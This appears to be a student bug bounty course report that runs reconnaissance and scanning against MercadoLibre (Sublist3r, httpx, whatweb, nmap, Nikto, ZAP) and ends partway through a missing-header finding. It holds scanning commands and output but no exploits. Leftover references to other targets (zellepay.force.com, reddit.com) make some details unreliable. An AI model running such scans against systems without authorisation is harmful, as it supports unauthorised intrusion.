

Sri Lanka Institute of Information Technology



BUG BOUNTY REPORT 09 **(MercadoLibre.com Web site)**

IE2062 – Web Security
W.A.K.S Wijethunga
IT23361768

Table of Contents

1. Introduction to bug bounty program and audit scope.....	
2. Reconnaissance.....	
• Find Domains	
• Identify exposed services	
• Detect technologies used	
3. Scanning Vulnerability Identifies.....	
• Open ports services	
• Web vulnerabilities	
• Web server misconfigurations	
4. Exploitation & Validation.....	
5. Report Writing.....	

1. Introduction to bug bounty program and audit scope

❖ MercadoLibre.com

MercadoLibre, as one of the largest online marketplaces in Latin America, handles a significant volume of user interactions, transactions, and sensitive information on a daily basis. Ensuring the security of its web applications, APIs, and user data is critical to maintaining user trust and platform integrity.

During a security review as part of responsible disclosure and in alignment with MercadoLibre's Bug Bounty Program guidelines, a potential security issue was identified that could affect the confidentiality, integrity, or availability of user or system data.

This report details the vulnerability, its potential impact, steps to reproduce the issue, and actionable recommendations to mitigate the risk and strengthen the overall security posture of MercadoLibre's platform.

In Hackerone bug bounty program, they defined these subdomains (and all inclusive) as valid subdomains for testing.

- **www.mercadolibre.com.ni**
- **www.mercadolibre.com.sv**
- **www.mercadolibre.com.bo**
- **www.mercadolibre.com.pa**
- **logistica.redelcom.cl**
- **www.mercadolibre.com.gt**
- **www.mercadolibre.com.py**
- **www.mercadolibre.co.cr**
- **www.mercadolibre.com.hn**
- **www.mercadolibre.com.ec**
- **api.mercadolibre.com**

Eligible in-scope subdomains for bug bounty program are mentioned below and they mention that any subdomain under **mercadolibre.com** is in scope,

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bounty ↑
*.mercadoshops.com.br Tier 2	Wildcard	In scope	Critical	Eligible
www.mercadolivre.com.ni Tier 2	Domain	In scope	Critical	Eligible
com.mercadoenvios.crowdsourcing Tier 1 - Mercado Envios Extra: https://play.google.com/store/apps/details?id=com.mercadoenvios.crowdsourcing	Android: Play Store	In scope	Critical	Eligible
*.mercadolivre.com.uy Tier 1	Wildcard	In scope	Critical	Eligible

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bounty ↑
www.mercadolivre.com.ec Tier 2	Domain	In scope	Critical	Eligible
api.mercadopago.com Tier 1 - See documentation: https://www.mercadopago.com.ar/developers/en/reference	Domain	In scope	Critical	Eligible
com.mercadolivre Tier 1 - Mercado Libre Android: https://play.google.com/store/apps/details?id=com.mercadolivre	Android: Play Store	In scope	Critical	Eligible
www.mercadolivre.com Tier 2	Domain	In scope	Critical	Eligible

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bounty ↑
Tier 1				
www.mercadolivre.com.sv Tier 2	Domain	In scope	Critical	Eligible
www.mercadolivre.com.bo Tier 2	Domain	In scope	Critical	Eligible
*.mercadoshops.co.cr Tier 2	Wildcard	In scope	Critical	Eligible
*.mercadolivre.com.mx Tier 1	Wildcard	In scope	Critical	Eligible
com.mercadopago.MercadoPago iOS: App				

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bounty ↑
www.mercadolivre.com Tier 2	Domain	In scope	Critical	Eligible
api.mercadolivre.com Tier 1 - See documentation: https://developers.mercadolivre.com.ar/en-us/api-docs	Domain	In scope	Critical	Eligible
*.adminml.com Tier 1	Wildcard	In scope	Critical	Eligible
*.mercadoshops.cl Tier 2	Wildcard	In scope	Critical	Eligible

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bounty ↑
www.mercadolivre.com.pa Tier 2	Domain	In scope	Critical	Eligible
logistica.redelcom.cl Tier 2	Domain	In scope	Critical	Eligible
www.mercadolivre.com.do Tier 2	Domain	In scope	Critical	Eligible
www.mercadolivre.com.gt Tier 2	Domain	In scope	Critical	Eligible
*.mercadoshops.com Tier 2	Wildcard	In scope	Critical	Eligible

Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bounty ↑
www.mercadolivre.com.py Tier 2	Domain	In scope	Critical	Eligible
www.mercadolivre.co.cr Tier 2	Domain	In scope	Critical	Eligible
www.mercadolivre.com.hn Tier 2	Domain	In scope	Critical	Eligible
Crypto				
• www.mercadopago.com.mx/crypto/	Other	In scope	Critical	Eligible
• www.mercadopago.cl/crypto/				
• www.mercadopago.com.br/crypto/				

2. Reconnaissance

The goal of this reconnaissance is to gather information about the **mercadolibre.com** website, including its infrastructure, technologies, and potential security posture. This information will help identify potential vulnerabilities and attack vectors.

I. Find Domain using **Sublist3r** Tool

Sublist3r, a Python-based tool, is designed to discover subdomains associated with a specified target website. Leveraging search engines and online web services, it scours the web for available subdomains linked to the designated target domain. Given the freedom to scrutinize any subdomain under reddit.com, it's prudent to identify additional subdomains for testing purposes.

To install Sublist3r, navigate to its GitHub repository at <https://github.com/about3la/Sublist3r.git>. This repository hosts all the necessary files required for installing the tool. Execute the following command in your shell to download it:

```
'''  
git clone https://github.com/about3la/Sublist3r.git  
'''
```

Please note that Sublist3r necessitates either Python 2.7 or Python 3.4 to operate smoothly.


After downloading the files, go inside the 'Sublist3r' directory and install the requirements by entering,

```
sudo pip install -r requirements.txt
```

After installing the requirements, enter

```
sublist3r -d mercadolibre.com -o subdomains.txt
```

to find subdomains under the mentioned domain.




```
kush@vbox: ~  
File Actions Edit View Help  
[kush@vbox:~]  
$ sublist3r -d mercadolibre.com  
  
Sublist3r  
# Coded By Ahmed Aboul-Ela - @about3la  
[~] Enumerating subdomains now for mercadolibre.com  
[~] Searching now in Baidu..  
[~] Searching now in Google..  
[~] Searching now in Bing..  
[~] Searching now in Ask..  
[~] Searching now in Netcraft..
```

Upon examining for accessible subdomains, the next step involves identifying those that are operational. This can be accomplished by employing an additional tool known as '**httpx**'.

This tool can find domains that are up and running. To find active subdomains under this site, I am using the text file generated before by the sublist3r and writing the active subdomains to another new file.


Following the completion of the scan, the findings reveal that the majority of the subdomains are indeed active.

A terminal window with a dark background. The title bar shows 'kushan@vbox: ~/Earl'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kushan@vbox)-[~/Early]'. The command entered is '\$ sublist3r -d example.com -o subdomains.txt && cat subdomains.txt | httpx -silent -o active_subdomains.txt'. The command is partially executed, with 'sublist3r' and '-d example.com' visible. A large, semi-transparent red watermark 'SUBLIST3R' is overlaid on the bottom half of the terminal window.

```
kushan@vbox: ~/Earl
File Actions Edit View Help
(kushan@vbox)-[~/Early]
$ sublist3r -d example.com -o subdomains.txt && cat subdomains.txt | httpx -silent -o active_subdomains.txt
```

II. Identify exposed services using Shodan

Shodan is a potent search engine made to look through and index gadgets that are linked to the internet. Shodan concentrates on hardware, such as servers, routers, and Internet of Things devices, as well as services, such as web servers, databases, and remote access tools, in contrast to standard search engines that crawl websites. It is a useful tool for security researchers, penetration testers, and bug bounty hunters since it gathers metadata from these devices, such as banners, open ports, and software versions. Shodan can be used to find exposed services that could be at danger to the organization due to misconfigured or attack-prone settings.



III. Detect technologies using Whatweb

Whatweb is a powerful open-source tool designed to identify the technologies used by websites. It works by analyzing the responses from a web server, such as HTTP headers, HTML content, cookies, and scripts, to detect the underlying technologies.

To detect technologies used by a website, simply run :

whatweb mercadolibre.com

This command will analyze the website and display a summary of the detected technologies.

```
(kush@vbox) ~$ whatweb mercadolibre.com
http://mercadolibre.com [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[awselb/2.0], IP[15.197.170.90], RedirectLocation[https://mercadolibre.com:443/], Title[301 Moved Permanently]
https://mercadolibre.com [200 OK] Cookies[_d2id], Country[UNITED STATES][US], Email[flags@2x.png], HTML5, HTTPServer[Tengine], IP[15.197.170.90], Script, Strict-Transport-Security[max-age=31536000; includeSubDomains;], Tengine-Web-Ser
ver, Title[Mercado Libre - Envios Gratis en el dia], UncommonHeaders[x-amz-id-2,x-amz-request-id,x-amz-replication-status,x-amz-server-side-encryption,x-amz-version-id,x-request-id,x-request-device-id,x-d2id,x-content-type-options,refe
rrer-policy], X-XSS-Protection[1; mode=block]

(kush@vbox) ~$
```

To get detailed information about the detection process:

whatweb -v mercadolibre.com

```
(kush@vbox) ~$ whatweb -v mercadolibre.com
whatweb report for http://mercadolibre.com
Status : 301 Moved Permanently
Title : 301 Moved Permanently
IP : 15.197.170.90
Country : UNITED STATES, US
Summary : HTTPServer[awselb/2.0], RedirectLocation[https://mercadolibre.com:443/]

Detected Plugins:
[ HTTPServer ]
  HTTP Server header string. This plugin also attempts to
  identify the operating system from the server header.
  String : awselb/2.0 (from server string)

[ RedirectLocation ]
  HTTP Server string location, used with http-status 301 and
  302
  String : https://mercadolibre.com:443/ (from location)

HTTP Headers:
  HTTP/2: 1 301 Moved Permanently
  Server: awselb/2.0
  Date: Sat, 26 Apr 2025 10:47:35 GMT
  Content-Type: text/html
  Content-Length: 134
  Connection: close
  Location: https://mercadolibre.com:443/

whatweb report for https://mercadolibre.com/
Status : 200 OK
Title : Mercado Libre - Envios Gratis en el dia
IP : 15.197.170.90
Country : UNITED STATES, US
Summary : Cookies[_d2id], Email[flags@2x.png], HTML5, HTTPServer[Tengine], Script, Strict-Transport-Security[max-age=31536000; includeSubDomains;], Tengine-Web-Ser
ver, UncommonHeaders[x-amz-id-2,x-amz-request-id,x-amz-replication-status,x-amz-server-side-encryption,x-amz-version-id,x-request-id,x-request-device-id,x-d2id,x-content-type-options,referrer-policy], X-XSS-Protection[1; mode=block]

Detected Plugins:
[ Cookies ]
  Display the names of cookies in the HTTP headers. The
  values are not returned to save on space.
  String : _d2id

[ Email ]
  Extract email addresses. Find valid email address and
  syntactically invalid email addresses from mailto: link
  tags. We match syntactically invalid links containing
  mailto: to catch anti-spam email addresses, eg. bob at
  gmail.com. This uses the simplified email regular
  expression from
  http://www.regular-expressions.info/email.html for valid
  email address matching.
  String : flags@2x.png

[ HTML5 ]
```

```
File Actions Edit View Help
of the HTTPS protocol.
String : max-age=31536000; includeSubDomains;

[ Tengine-Web-Server ]
Tengine is a web server originated by Taobao, the largest
e-commerce website in Asia. It is based on the popular
Nginx HTTP server.
Website : http://tengine.taobao.org/

[ UncommonHeaders ]
Uncommon HTTP server headers. The blacklist includes all
the standard headers and many non standard but common ones.
Interesting but fairly common headers should have their own
plugins, eg. x-powered-by, server and x-aspnet-version.
Info about headers can be found at www.http-stats.com
String : x-amz-id-2,x-amz-request-id,x-amz-replication-status,x-amz-server-side-encryption,x-amz-version-id,x-request-id,x-request-device-id,x-d2id,x-content-type-options,referrer-policy (from headers)

[ X-XSS-Protection ]
This plugin retrieves the X-XSS-Protection value from the
HTTP header. - More Info:
http://msdn.microsoft.com/en-us/library/cc289472%28VS.85%29.
aspx
String : 1; mode=block

HTTP Headers:
HTTP/1.1 200 OK
Date: Sat, 26 Apr 2025 10:47:41 GMT
Content-Type: text/html
Content-Length: 10883
Connection: close
Server: Tengine
Set-Cookie: _gid=4621ab32-6cc8-458a-b773-c6b3c088afdd-n; SameSite=None; Secure; Path=/; Domain=mercadolibre.com; Expires=Sun, 26 Apr 2026 10:47:40 GMT
x-amz-id-2: +Hs16mz22NQWb3jymR/4Qjzvl7pN1GailFmbv90d5wqCRLc6623fx/ruK5fqqI2Mbhhecc-
x-amz-request-id: XB86CF87UG8FTJOW
x-amz-replication-status: COMPLETED
Last-Modified: Thu, 13 Feb 2025 22:29:14 GMT
ETag: "72fde0293e27d99343ce8c71186be9"
x-amz-server-side-encryption: AES256
x-amz-version-id: 0mshY7eat8348sw1P8NBauRW_VqD_bxx
Accept-Ranges: bytes
X-Request-Id: 4621ab32-6cc8-458a-b773-c6b3c088afdd
X-Request-Device-Id: 4621ab32-6cc8-458a-b773-c6b3c088afdd
X-D2id: 4621ab32-6cc8-458a-b773-c6b3c088afdd
Strict-Transport-Security: max-age=31536000; includeSubDomains;
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade
```

3. Scanning Vulnerability Identifies

One of the most important steps in finding security flaws in a system, network, or application is vulnerability scanning. It entails identifying known vulnerabilities, configuration errors, and possible attack routes using automated technologies. The objective is to evaluate the target's security posture and offer practical advice to reduce risks. For this, tools like **Nessus**, **OpenVAS**, **Nikto**, and **Nmap** are frequently utilized. In order to find vulnerabilities like out-of-date software, shoddy setups, or exposed sensitive data, the procedure involves scanning open ports, services, and applications.

i. Open ports services

Nmap (Network Mapper) is a powerful tool for scanning open ports and identifying running services on a target system. By using the **nmap -sV** command, you can detect the version of services running on open ports, helping assess potential vulnerabilities. The **-p-** option scans all 65,535 ports, while **-A** enables OS detection, version detection, script scanning, and traceroute for a comprehensive analysis. The results typically display open ports, their associated services, and potential security risks, making it an essential tool for penetration testers and system administrators.

Scan the most commonly used on **mercadolibre.com**,

```
(kush@ vbox)-[~]
$ nmap mercadolibre.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 06:55 EDT
Nmap scan report for mercadolibre.com (3.33.182.45)
Host is up (0.025s latency).
Other addresses for mercadolibre.com (not scanned): 15.197.170.90
rDNS record for 3.33.182.45: a35f64fceb718ad27.awsglobalaccelerator.com
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https
2000/tcp  open  cisco-sccp
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
```

Identify services running on open ports,

```
(kush@ vbox)-[~]
$ nmap -sV mercadolibre.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 06:56 EDT
Nmap scan report for mercadolibre.com (15.197.170.90)
Host is up (0.038s latency).
Other addresses for mercadolibre.com (not scanned): 3.33.182.45
rDNS record for 15.197.170.90: a35f64fceb718ad27.awsglobalaccelerator.com
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      AWS Elastic Load Balancing
80/tcp    open  http      AWS Elastic Load Balancing
111/tcp   closed ident
443/tcp   open  ssl/http  Engine httpd
5060/tcp  open  sip

3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
--NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)--
SIF:port25-TCP|V=7.95N|>ND=4/26N|Time=680C8B163P=x86_64-pc-linux-gnu|hell
SIF:port80-TCP|V=7.95N|>ND=4/26N|Time=680C8B163P=x86_64-pc-linux-gnu|hell
SIF:port443-TCP|V=7.95N|>ND=4/26N|Time=680C8B163P=x86_64-pc-linux-gnu|hell
SIF:port2000-TCP|V=7.95N|>ND=4/26N|Time=680C8B163P=x86_64-pc-linux-gnu|hell
SIF:port5060-TCP|V=7.95N|>ND=4/26N|Time=680C8B163P=x86_64-pc-linux-gnu|hell
```

To get more detailed information, including **operating system detection**

```
[kush@vbox:~]$ nmap -A mercadolibre.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-28 07:26 EDT
Nmap scan report for mercadolibre.com (35.197.174.98)
Host is up (0.014s latency).
Other addresses for mercadolibre.com (not scanned): 3.33.182.45
DNS record for 35.197.174.98: 238f54fce0738a227awsglobalaccelerator.com
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp?
|_ fingerprint-strings:
|   GenericLines:
|     500 Syntax error, command unrecognized
|   GetRequest, HTTPOptions:
|     HTTP/1.1 403 Forbidden
|   X-Frame-Options: SAMEORIGIN
|   X-XSS-Protection: 1; mode=block
|   X-Content-Type-Options: nosniff
|   Content-Security-Policy: frame-ancestors 'self'
|   Content-Type: text/html; charset="utf-8"
|   Content-Length: 13709
|   Connection: Close
|_ <!DOCTYPE html><html lang="en"> <head> <meta charset="UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { height: 100%; font-family: Helvetica, Arial, sans-serif; color: #555555; margin: 0; display: flex; align-items: center; justify-content: center; } input[type=date], input[type=email], input[type=number], input[type=password], input[type=search], input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
h}, input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
|_ Hello:
|_ 552 Invalid domain name in EHLO command.
|_ _smtp_commands: Couldn't establish connection on port 25
80/tcp    open  http          AWS Elastic Load Balancing
|_ http-server-header: aws/2.0
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http      Engine httpd
|_ _ssl-date: TLS randomness does not represent time
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Engine
|_ ssl-cert: Subject: commonName=.mercadolibre.com
|_ Subject Alternative Name: DNS:*.mercadolibre.com, DNS:mercadolibre.com
|_ Not valid before: 2024-11-06T00:00:00
|_ Not valid after: 2025-12-06T23:59:59
2000/tcp  open  cisco-scp?
|_ fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 403 Forbidden
|   X-Frame-Options: SAMEORIGIN
|   X-XSS-Protection: 1; mode=block
|   X-Content-Type-Options: nosniff
|   Content-Security-Policy: frame-ancestors 'self'
|   Content-Type: text/html; charset="utf-8"
|   Content-Length: 13709
|   Connection: Close
|_ <!DOCTYPE html><html lang="en"> <head> <meta charset="UTF-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { height: 100%; font-family: Helvetica, Arial, sans-serif; color: #555555; margin: 0; display: flex; align-items: center; justify-content: center; } input[type=date], input[type=email], input[type=number], input[type=password], input[type=search], input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
h}, input[type=tel], input[type=text], input[type=time], input[type=url], select, textarea { color: #262626; vertical-align: baseline; margin: .2em; border-style: solid; border-width
5000/tcp  open  sip?
```

ii. Web vulnerabilities

Nikto is an open-source web server scanner designed to identify vulnerabilities, outdated software, and security misconfigurations on web servers. It performs comprehensive testing for over 6700

vulnerabilities, including misconfigured files, outdated server software, and security holes.

Nikto -h mercadolibre.com using this command will scan zellepay.force.com for vulnerabilities, misconfigurations, and security issues.

```
(kush@vbox)~$ nikto -h mercadolibre.com
- Nikto v2.5.0

+ Multiple IPs found: 3.33.182.45, 15.197.178.90
+ Target IP: 3.33.182.45
+ Target Hostname: mercadolibre.com
+ Target Port: 80
+ Start Time: 2025-04-26 07:53:58 (GMT-4)

+ Server: awselb/2.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis-sing-content-type-header/
+ Root page / redirects to: https://mercadolibre.com:443/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: getaddrinfo problems (Temporary failure in name resolution): Resource temporarily unavailable
+ Scan terminated: 20 error(s) and 2 item(s) reported on remote host
+ End Time: 2025-04-26 08:18:53 (GMT-4) (1495 seconds)

+ 1 host(s) tested
```

Scans both HTTP and HTTPS,

```
(kush@vbox)~$ nikto -h mercadolibre.com -p 80,443
- Nikto v2.5.0

+ Multiple IPs found: 15.197.178.90, 3.33.182.45
+ Multiple IPs found: 15.197.178.90, 3.33.182.45
+ /: Server banner changed from 'awselb/2.0' to 'Tengine'.
+ Target IP: 15.197.178.90
+ Target Hostname: mercadolibre.com
+ Target Port: 80
+ Start Time: 2025-04-26 15:58:55 (GMT-4)

+ Server: awselb/2.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis-sing-content-type-header/
+ Root page / redirects to: https://mercadolibre.com:443/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7965 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time: 2025-04-26 16:39:42 (GMT-4) (2447 seconds)

+ Target IP: 15.197.178.90
+ Target Hostname: mercadolibre.com
+ Target Port: 443

+ SSL Info: Subject: /CN=*.mercadolibre.com
  Cipher: TLS_AES_128_GCM_SHA256
  Issuer: /C=US/O=Amazon/CN=Amazon RSA 2048 M03
+ Start Time: 2025-04-26 16:39:42 (GMT-4)

+ Server: Tengine
+ /: Cookie_d2id created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-amz-request-id' found, with contents: 57W7AASGM3X0XW.
+ /: Uncommon header 'x-amz-id-2' found, with contents: k/ANcXMAUzAH4WVJHE4SyaB0lykQy5Dmw5lSCAAxfHT/Xo5mVbrqU5WyspqDvuc7E*4x87U+.
+ /: Uncommon header 'x-d2id' found, with contents: 818c81b3-e378-4916-8dcc-8653d6739b4c.
+ /: Uncommon header 'x-amz-server-side-encryption' found, with contents: AES256.
+ /: Uncommon header 'x-request-id' found, with contents: 818c81b3-e378-4916-8dcc-8653d6739b4c.
+ /: Uncommon header 'x-amz-replication-status' found, with contents: 818c81b3-e378-4916-8dcc-8653d6739b4c.
+ /: Uncommon header 'x-amz-error-detail-key' found, with contents: data2/homes/EM08+0q0.10:100.
+ /: Uncommon header 'x-amz-error-code' found, with contents: NoSuchKey.
+ /: Uncommon header 'x-amz-error-message' found, with contents: The specified key does not exist.
+ /: Server banner changed from 'Tengine' to 'awselb/2.0'.
+ /: Uncommon header 'x-amz-content-type' found, with contents: COMPLETE.
+ /: Uncommon header 'x-amz-content-type' found, with contents: COMPLETE.
+ /: No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: robots.txt: Uncommon header 'x-robots-file' found, with contents: root.con.
+ /: robots.txt: Uncommon header 'x-envoy-upstream-service-time' found, with contents: 2.
+ /: robots.txt: contains 11 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
```

nikto -h https:// mercadolibre.com -ssl using this command runs a Nikto scan on https://zellepay.force.com while explicitly forcing SSL/TLS encryption.

```
(kush@vbox)~$ nikto -h https://mercadolibre.com -ssl
- Nikto v2.5.0

+ Multiple IPs found: 3.33.182.45, 15.197.178.90
+ Target IP: 3.33.182.45
+ Target Hostname: mercadolibre.com
+ Target Port: 443

+ SSL Info: Subject: /CN=*.mercadolibre.com
  Cipher: TLS_AES_128_GCM_SHA256
  Issuer: /C=US/O=Amazon/CN=Amazon RSA 2048 M03
+ Start Time: 2025-04-26 16:20:18 (GMT-4)

+ Server: Tengine
+ /: Cookie_d2id created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-amz-request-id' found, with contents: PS19M0963J9US69.
+ /: Uncommon header 'x-amz-replication-status' found, with contents: COMPLETE.
```

Automated Testing

For automated testing, I've selected OWASP ZAP widely used tool within the industry.


OWASP ZAP

The Open Web Application Security Project Zed Attack Proxy (OWASP ZAP) is an open-source vulnerability scanner renowned for its capability to function as a Man-in-the-Middle (MITM) proxy. It assesses various vulnerabilities by scrutinizing responses from the web application or server. Notably convenient to utilize, OWASP ZAP offers customization options through the installation of modules, enabling efficient management of results.

Within this proxy, there are primarily two scan types available:

1. **Automated Scan:** Users input the target URL and initiate the attack. The behavior can be tailored by selecting the ZAP mode. This triggers all scripts against the target to detect vulnerabilities and generates reports accordingly.
2. **Manual Explore:** Users can navigate to the target web application and commence exploration. During manual exploration, ZAP HUD (Heads Up Display) captures each page, while the ZAP proxy records responses.

For this assessment, I am running ZAP on automated mode.



After specifying the target URL in the designated textbox, simply select "Attack" to initiate the scanning process. Upon completion, a comprehensive report of the findings can be generated by selecting "Report." Below are screenshots showcasing the results obtained after scanning several domains.

iii. Web server misconfigurations

Detailed Analysis of Missing Security Headers

1. Missing X-Frame-Options Header

Risk: The absence of the X-Frame-Options header makes the website potentially vulnerable to **clickjacking attacks**.

Impact:

- An attacker can embed the website inside an invisible or disguised **<iframe>** on a malicious page.
